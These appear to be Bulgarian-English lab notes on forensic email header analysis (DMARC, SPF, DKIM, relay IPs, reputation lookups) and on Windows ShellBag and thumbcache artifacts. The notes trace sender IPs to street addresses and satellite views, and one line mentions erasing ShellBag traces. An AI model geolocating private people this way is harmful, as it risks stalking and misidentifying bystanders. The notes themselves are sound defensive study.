The **Domain Based Message Authentication Reporting (DMARC)** security email protocol leverages DNS and uses the **Sender Policy Framework (SPF)** and **DomainKeys Identified Mail (DKIM)** open protocols to verify email senders.


Не всеки потребител би ги използвал, но това означава и, че няма DMARC

Domain Based Message Authentication Reporting (DMARC)

The **Domain Based Message Authentication Reporting (DMARC)** security email protocol leverages DNS and uses the **Sender Policy Framework (SPF)** and **DomainKeys Identified Mail (DKIM)** open protocols to verify email senders.

The DMARC record check and detects any misalignment between an email sender and the address as it appears in the FROM field as seen by the email recipient. In that case, DMARC activates an administered protocol that tells the receiving server to either accept the message, quarantine the message, or reject it as defined in the sender's usage policy.

As part of the validation process, the DMARC provides the sender reports on who is attempting to use their domain to send messages. This visibility allows the sender to fine-tune their policy as new threats emerge. In this way, DMARC helps companies establish brand trust by reducing nonvalidated or fraudulent email threats.



Start the lab!

In this example, I have chosen an incoming email marked as SPAM for analysis.

Hello Sir!

Greetings And How Are You Today? With RegardsMy name is Dennis Olisa a bank manager here in Zenith Bank I contacted you because I have something good I want us to partner and work together that will benefit the both of us. To explain more details to your better understanding, I will advise you to reply back to enable me to introduce myself to you and the reason why I am contacting you in this matter.

Thank you. I wish you a wonderful weekend, take proper care of yourself.

Best regards,

Mr. Dennis Olisa.

Този имейл е фалшив и не идва от Zenith Bank, а от Dennis Ollisa, като сървърът е в Япония. Google го е изпратил в СПАМ и след това професорът анализира дали има действителни хора, които стоят зад тези псевдоними.

Examine the sender's email address

Starting with the sender's email, we see that the message is probably bogus. Not even an attempt to spoof the address to indicate it came from Zenith bank. This email appears to have originated from a mail server located in Japan.



Using Google to verify information in the email

We next do a Google search to gather information about the **Zenith Bank** and if **Dennis Olisa** is an actual person.

First, let us look at what we know about the Zenith Bank. The bank is legit, but **Dennis Olisa** is not the bank manager; he is listed as the executive director.

Оказва се, че има действително такъв известен човек.



SPF – Neutral

 Copied to clipboard

[Download Original](#)

Copy to clipboard

<https://mxtoolbox.com/EmailHeaders.aspx>

Paste Header:

— e59e5612b464b3dbdb424b21e8d78947—

Всичко това е за аутентификация на домейна на изпращача – възможно е да има объркване, затова разследваме.

Header Analyzed


Email Subject: GREETINGS TO YOU,

Delivery Information


- > ✖ DMARC Compliant (No DMARC Record Found)
 - > ✖ SPF Alignment
 - > ✖ SPF Authenticated
 - > ✖ DKIM Alignment
 - > ✖ DKIM Authenticated

Relay Information

Received Delay: 26 seconds



Виждаме откъде е и дори IP:



Hop	Delay	From	By	With	Time (UTC)	Blacklist
1	*	webmail.xserver.ne.jp 210.188.201.183	sv323.xserver.jp	ESMTPA	6/1/2021 2:09:12 PM	✖
2	18 seconds	sv323.xserver.jp 219.94.203.163	virusgw2.xserver.jp		6/1/2021 2:09:30 PM	✖
3	1 Second	virusgw2.xserver.jp 219.94.203.91	sv323.xserver.jp	ESMTP	6/1/2021 2:09:31 PM	✖
4	7 seconds	sv323.xserver.jp 219.94.203.163	mx.google.com	ESMTPS	6/1/2021 2:09:38 PM	✖
5	0 seconds		2002.ac0.d541:0:0:0:0:0	SMTP	6/1/2021 2:09:38 PM	

Имаме 3 IP, 2 се повтарят – първо – промяна – връщане към първият адрес.

SPF and DKIM Information

dmARC:saho.co.jp

Hide

Solve Email Delivery Problems

Test	Result
✖ DMARC Record Published	No DMARC Record Found

Reported by ns2.xserver.jp on 6/5/2021 at 4:54:28 AM (UTC 0). Just for you.

spf:saho.co.jp:219.94.203.163

Show

Solve Email Delivery Problems

Received-SPF: neutral (google.com: 219.94.203.163 is neither permitted nor denied by best guess record for domain of n-satou@saho.co.jp) client-ip=219.94.203.163;


Този имейл иска да се използва за отговор



После проверяваме репутацията на сървъра

webmail.xserver.ne.jp 210.188.201.183
sv323.xserver.jp 219.94.203.163
virusgw2.xserver.jp 219.94.203.91
sv323.xserver.jp 219.94.203.163

<https://talosintelligence.com/> - сайт на Cisco



Резултат – Япония, ниска репутация, собственик:

	Japan
OWNER DETAILS	
IP ADDRESS	219.94.203.163
 FWD/REV DNS MATCH	Yes
HOSTNAME	sv323.xserver.jp
 DOMAIN	xserver.jp
 NETWORK OWNER	SAKURA Internet

<https://www.opentracker.net/feature/ip-tracker> - вързан към Google Maps

opentracker [START TRIAL](#) [FEATURES](#) [PRICING](#) [BLOG & ARTICLES](#)

Summary of IP's Profile Details [Copy](#)

IP address: 219.94.203.163 City: Tokyo Region name: Tokyo Country name: Japan Life Expectancy: 80.7 Avg income: 29,887 EUR Timezone: Asia/Tokyo Sub continent: Eastern Asia Country code: JP Geo-targeting: true - Latitude: 35.6897 - Longitude: 139.6895	World currency: EUR EU member: false org: Xserver isp: Xserver Connection: Cable/DSL Continent: Asia Population: 126,714,000 IP range tracked: null Surface area: 377,829 km sq. GNP: 3,787,042 mln. Demographic data: true Ad (re)targeting: true
---	--

35°41'22.9"N 139°41'22.2"E

2 Chome-11 Nishishinjuku, Shinjuku City, Tokyo 160-0023, Japan

[View larger map](#)

[Directions](#)



Може и сателитна снимка



В някоя от сградите в парка

[https://www.google.com/maps/place/35°41'22.9"N+139°41'22.2"E/@35.6897984,139.689474,3a,7t](https://www.google.com/maps/place/35°41'22.9)



Виждаме и името на сградата.


Ако имаме късмет, в Email Header

Received: from User (175.176.45.152)


If the stars and the planets are all aligned correctly, you may be able to see the originating IP address located in the email header. Not always, but it's still worth investigating. Here is an example of what you might look for.

Received: from User (175.176.45.152) by mailgw2.stj-sin.gob.mx (192.168.220.120) with Microsoft SMTP Server id 15.1.2242.4; Wed, 2 Jun 2021 21:28:24 -0600

Doing an IP lookup on this IP address takes me right to the sender's rooftop. If I click on the icon to view the satellite image of the location, I am shown all the information I need to find the sender's location.




Проверяваме и другия IP, пред който има кола, може да бъде жилище, кафе и може да е съсед, използващ мрежата.




Това е един от най-добрите фишинг имейли:



Използва имейл, който действително принадлежи на правителството



Има няколко бутона за преглед на документа, но при натискане тегли вирус.



Ако искаме да видим анализа на този имейл покрай изборите на Тръмп, можем да отидем на сайта на Volexity:

This group is tracked as Nobelium (Microsoft), NC2452 (FireEye), StellarParticle (CrowdStrike), SolarStorm (Palo Alto Unit 42), and Dark Halo (Volexity).

Reference

<https://www.bleepingcomputer.com/news/security/microsoft-russian-hackers-used-4-new-malware-in-usaid-phishing/>

Analysis of the email

The security firm Volexity analyzed the message. You can read their analysis using this link. [Suspected APT29 Operation Launches Election Fraud Themed Phishing Campaigns](#)

Well worth the read!

Можем да проверим кои папки са използвани най-често, чрез механизъм от W7 нататък, който се нарича ShellBag и пази информацията за достъп на много различни места в регистъра. Дори смяната на views се пази и външни мрежи и устройства, с които е осъществяван достъп.

<https://privazer.com/en/download-shellbag-analyzer-shellbag-cleaner.php>

Cleaner може да ги изтрие, за да няма следи.



Shellbag Analyzer & Cleaner v1.29

Released : 19 April 2021

Compatible : XP, Vista, Win7, Win8/8.1, Win10, 32bits & 64bits


Compatible : HDD and SSD

Download



- няма нужда от инсталация, т.е. може да се стартира отвсякъде.

Натискаме бутон Analyze



Престъпниците може да изтрият папката, а може и да използват CCleaner, който е безплатен, но няма да изтрият посещенията в регистъра. Червените X показват, че е изтрита, но виждаме кога е последно посетена, името ѝ и целият път.

<https://thumbcacheviewer.github.io/> - използва се да се докаже, че дадена картинка веднъж е била на компютъра, дори след като е изтрита. Миниатюрата ѝ се запазва. Всеки път, когато с курсора е посочена картинка, нейната миниатюра се запазва в БД, за да се забърза показването ѝ следващия път.

THUMBCACHE VIEWER

[Download Thumbcache Viewer 32-bit](#)

[Download Thumbcache Viewer 64-bit](#)

Version 1.0.3.6
Released on 5/17/2018

[Make A Donation](#)

Please consider making a donation.
Your support is greatly appreciated.


[View project on GitHub](#)

[Check out my other projects](#)

About

Thumbcache Viewer allows you to extract thumbnail images from the thumbcache_*.db and iconcache_*.db database files found on Windows Vista, Windows 7, Windows 8, Windows 8.1, and Windows 10. The program comes in two flavors: a graphical user interface and command-line interface.


Looking to open Thumbs.db files? Try my Thumbs Viewer instead.



The screenshot shows the Thumbcache Viewer application window. On the left, there is a menu bar with 'File', 'Edit', 'View', 'Tools', and 'Help'. Below the menu is a table with the following columns: '#', 'Filename', 'Cache Entry Offset', 'Cache Entry Size', and 'Data Offset'. The table contains several rows of data, with the row for '7c4aa4b34181d91c.jpg' highlighted. On the right side of the window, there is a preview of the selected thumbnail image, which shows a collection of colorful pencils.

GUI Usage

Понеже thumbnails са скрити, трябва да ги направим видими




The screenshot shows the 'Options' dialog box of the Thumbcache Viewer application. The dialog has several options: 'Group by' (set to 'Filename'), 'Add columns' (set to 'Filename'), 'Sort by' (set to 'Filename'), 'Size all columns to fit' (checked), 'Item check boxes' (unchecked), 'File name extensions' (checked), 'Hidden items' (checked), 'Hide selected items' (unchecked), and 'Options' (checked). The 'File name extensions' and 'Hidden items' options are highlighted with a yellow box.


След разархивиране File -> Open .db разширение, т.к. са в БД




The screenshot shows the Thumbcache Viewer application window with the 'File' menu open. The 'Open' option is highlighted. Below the application window, there is a yellow banner with the text: C:\Users\<UserName>\AppData\Local\Microsoft\Windows\Explorer




Избираме thumbnail .db -> отваряме всички .jpg, които пази



Може и да го преименуваме за по-лесна идентификация.



Може да ги запазим в екселска таблица File -> Export to CSV

